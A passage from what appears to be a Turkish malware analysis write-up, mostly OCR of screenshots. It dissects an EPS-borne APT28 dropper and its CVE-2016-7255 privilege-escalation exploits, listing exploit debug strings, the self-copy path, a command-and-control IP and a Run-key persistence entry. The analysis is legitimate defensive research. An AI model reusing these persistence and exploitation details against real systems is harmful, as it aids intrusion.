0000415A 32 30 36 33 36 31 36 65 36 65 36 66 37 34 2063616e6e6f74
00004168 32 30 36 32 36 35 32 30 37 32 37 35 36 65 2062652072756e
image1.eps
Data Inspector
Data at offset 0x00000000:
int8 37
uint8 37
int16 8485
uint16 8485
int32 1397760293
uint32 1397760293
Expression Calc
Signed 32 bit
Eval
Structures
Member Value (dec) Value (hex) Size
Structure Viewer
13 instances of '4d5a' found in C:\Users\Mert\Desktop\Confirm...
Address Length Length
000040A6 4 04
00051DA9 4 04
00055C41 4 04
000596EF 4 04
0005F2B3 4 04
0005FE0B 4 04
00078F52 4 04
Results
Compare Checksum Find Bookmarks Output
Ready Cursor: 00004196 Caret: 000040A6 Sel: -000040A6 OVR MOD READ

İstismar kodu ile zaman kaybetmeyip, MZ başlığına sahip tüm blokları ayrı ayrı apt1.exe, apt2.exe, apt3.exe vb. adı altında diske kayıt edip pestudio ile incelemeye başladım. apt3.exe (ekran görüntüsünde a3.exe olarak da yer almaktadır.) ve apt5.exe (ekran görüntüsünde a5.exe olarak da yer almaktadır.) dosyalarını incelediğimde, karakter dizilerinde (strings) yer alan Exploit anahtar kelimeleri, iki dosyanın birbirine fazlasıyla benzemesi (a3 32bit, a5 64bit) ve VirusTotal raporunda yer alan CVE-2016-7255 (MS16-135) çıktısı dikkatimi çekti. İki dosyayı da inceledikten sonra bunun Fancy Bear, APT28, Sofacy, STRONTIUM adıyla da bilinen Pawn Storm APT grubu tarafından da zamanında kullanılmış olan ve Windows kernel zafiyetini istismar eden bir istismar kodu olduğu ortaya çıktı.






pestudio 8.56 - Malware Initial Assessment - www.winitor.com
File Help
c:\users\mert\desktop\a3.exe
indicators (3/10)
virustotal (1/58 - 01.03.201
dos-stub (160 bytes)
file-header (20 bytes)
optional-header (240 byte
directories (5)
sections (4)
libraries (2)
imports (62)
exports (2)
exceptions (60)
tls-callbacks (n/a)
resources (n/a)
strings (44/331)
debug (invalid)
manifest (n/a)
file-version (n/a)
certificate (n/a)
overlay (n/a)
type size location blacklisted (44) item (331)
ascii 4 - - \$@H
ascii 4 - - \$HH
ascii 4 - - \$PH
ascii 4 - - \$XH
ascii 4 - - D$ P
ascii 23 - - SQRUVWAPAQARASATAUAVAWH
ascii 22 - - A_A^A]A\A[AZAYAX_^]ZY[
ascii 23 - - SQRUVWAPAQARASATAUAVAWH
ascii 22 - - A_A^A]A\A[AZAYAX_^]ZY[
ascii 14 - - Microsoft Word
ascii 50 - - The document is locked for editing by another user
ascii 15 - - GetLastErr = 0x
ascii 19 - - OpenInputDesktop =
ascii 19 - - SetThreadDesktop ok
ascii 10 - - USER32.dll
ascii 23 - - Try non-patched Windows
ascii 30 - - RCE works, but LPE is patched!
ascii 6 - - res =
ascii 12 - - LpeExecMutex
ascii 36 - - 0123456789ABCDEFGetKernelVal error 0
ascii 25 - - ExploitTagMenuState start
ascii 27 - - ExploitTagMenuState error 1
ascii 26 - - ExploitTagMenuState end OK
ascii 19 - - ExploitThread start
ascii 21 - - ExploitThread error 1
ascii 21 - - ExploitThread error 2
ascii 17 - - ExploitThread end
ascii 17 - - DonorThread start
ascii 19 - - DonorThread wnd0 =
ascii 25 - - GetForegroundWindow(1) =
ascii 25 - - GetForegroundWindow(2) =
ascii 15 - - DonorThread end


pestudio 8.56 - Malware Initial Assessment - www.winitor.com
File Help
c:\users\mert\desktop\a5.exe
indicators (3/11)
virustotal (5/58 - 01.03.201
dos-stub (152 bytes)
file-header (20 bytes)
optional-header (224 byte
directories (5)
sections (4)
libraries (2)
imports (63)
exports (2)
exceptions (n/a)
tls-callbacks (n/a)
resources (n/a)
strings (46/283)
debug (invalid)
manifest (n/a)
file-version (n/a)
certificate (n/a)
overlay (n/a)
type size location blacklisted (46) item (283)
ascii 4 - - T%0L
ascii 4 - - D%4H
ascii 14 - - Microsoft Word
ascii 50 - - The document is locked for editing by another user
ascii 15 - - GetLastErr = 0x
ascii 19 - - OpenInputDesktop =
ascii 19 - - SetThreadDesktop ok
ascii 10 - - USER32.dll
ascii 23 - - Try non-patched Windows
ascii 30 - - RCE works, but LPE is patched!
ascii 6 - - res =
ascii 12 - - LpeExecMutex
ascii 16 - - 0123456789ABCDEF
ascii 20 - - GetKernelVal error 0
ascii 25 - - ExploitTagMenuState start
ascii 27 - - ExploitTagMenuState error 1
ascii 26 - - ExploitTagMenuState end OK
ascii 19 - - ExploitThread start
ascii 21 - - ExploitThread error 1
ascii 21 - - ExploitThread error 2
ascii 17 - - ExploitThread end
ascii 17 - - DonorThread start
ascii 19 - - DonorThread wnd0 =
ascii 25 - - GetForegroundWindow(1) =
ascii 25 - - GetForegroundWindow(2) =
ascii 15 - - DonorThread end
ascii 20 - - EscalateThread start
ascii 39 - - EscalateThread VirtualAlloc(0x40000) =
ascii 41 - - EscalateThread VirtualAlloc(0x4000000) =
ascii 22 - - EscalateThread error 2
ascii 22 - - EscalateThread error 3
ascii 22 - - EscalateThread wnd1 =



Tabii bu iki istismar kodunun nihai amacı, EPS dosyası içinde yer alan zararlı yazılım kodunu sistem üzerinde yönetici yetkisi ile çalıştırmak olduğu için dinamik analiz için apt1.exe dosyasını öncelikle sanal makinede çalıştırmaya ve davranışını izlemeye karar verdim. apt1.exe dosyasını çalıştırdıktan kısa bir süre sonra kendisini %AppData%\AMD\OGLCache.exe klasörüne kopyaladığını, 84.202.2.12 ip adresi ile şifreli olarak haberleştiğini, AMD klasöründe default.conf adı altında içeriği okunaklı olmayan (rastgele oluşturulan bir isim, dosyanın çalıştırılma tarihi şifreli yazılıyor.) bir dosya oluşturduğunu, sistem yeniden başladığında çalışabilmek için klasör bilgisini HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Lollipop anahtarına yazdığını gördüm. Pestudio aracı ile OGLCache.exe aracını incelediğimde ise paketlenmiş (packed) olduğu için statik analizden elle tutulur pek bir bilgi elde edemedim.



« Local Disk (C:) ▸ Users ▸ Mert ▸ AppData ▸ Roaming ▸ AMD
Search AMD
Organize
Include in library
Share with
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Network
Name
Date modified
Type
Size
OGLCache.exe
28.02.2015 10:02
Application
302 KB
1 item
Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help
Time of Day
Process Name
PID
Operation
Path
Result
13:50:22,8313497 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8313524 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8313553 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8313581 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8313611 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8313637 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8313661 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8313692 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8313763 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... REPARSE
13:50:22,8313836 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8313899 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... NAME NOT FOUND
13:50:22,8313928 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8314278 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8314438 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8316597 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8316703 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... REPARSE
13:50:22,8336834 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8338442 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8338919 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8339794 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8340753 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8346032 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... END OF FILE
13:50:22,8346128 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8348418 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8349114 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8349863 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8352550 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8352720 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8352767 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8353742 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8353951 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8355144 OGLCache.exe 2460 CloseFile C:\Users\Mert\AppData\Roaming\AMD\default.conf SUCCESS
13:50:22,8366887 OGLCache.exe 2460 RegOpenKey HKLM\System\CurrentControlSet\Control\Nls\CustomLocale REPARSE
13:50:22,8367015 OGLCache.exe 2460 RegOpenKey HKLM\System\CurrentControlSet\Control\Nls\CustomLocale SUCCESS
13:50:22,8367113 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\Control\Nls\CustomLocale\en-US NAME NOT FOUND
13:50:22,8367148 OGLCache.exe 2460 RegCloseKey HKLM\System\CurrentControlSet\Control\Nls\CustomLocale SUCCESS
13:50:22,8367187 OGLCache.exe 2460 RegOpenKey HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale REPARSE
13:50:22,8367234 OGLCache.exe 2460 RegOpenKey HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale SUCCESS
13:50:22,8367299 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale\en-US NAME NOT FOUND
13:50:22,8367323 OGLCache.exe 2460 RegCloseKey HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale SUCCESS
System Configuration
General Boot Services Startup Tools
Startup Item Manufacturer Command
VMware Tools VMware, Inc. "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -...
Lollipop Unknown C:\Users\Mert\AppData\Roaming\AMD\OGLCache.exe
Enable all
Disable all
OK
Cancel
Apply
Help
Showing 2.070 of 980.472 events (0.2%)
Backed by virtual memory



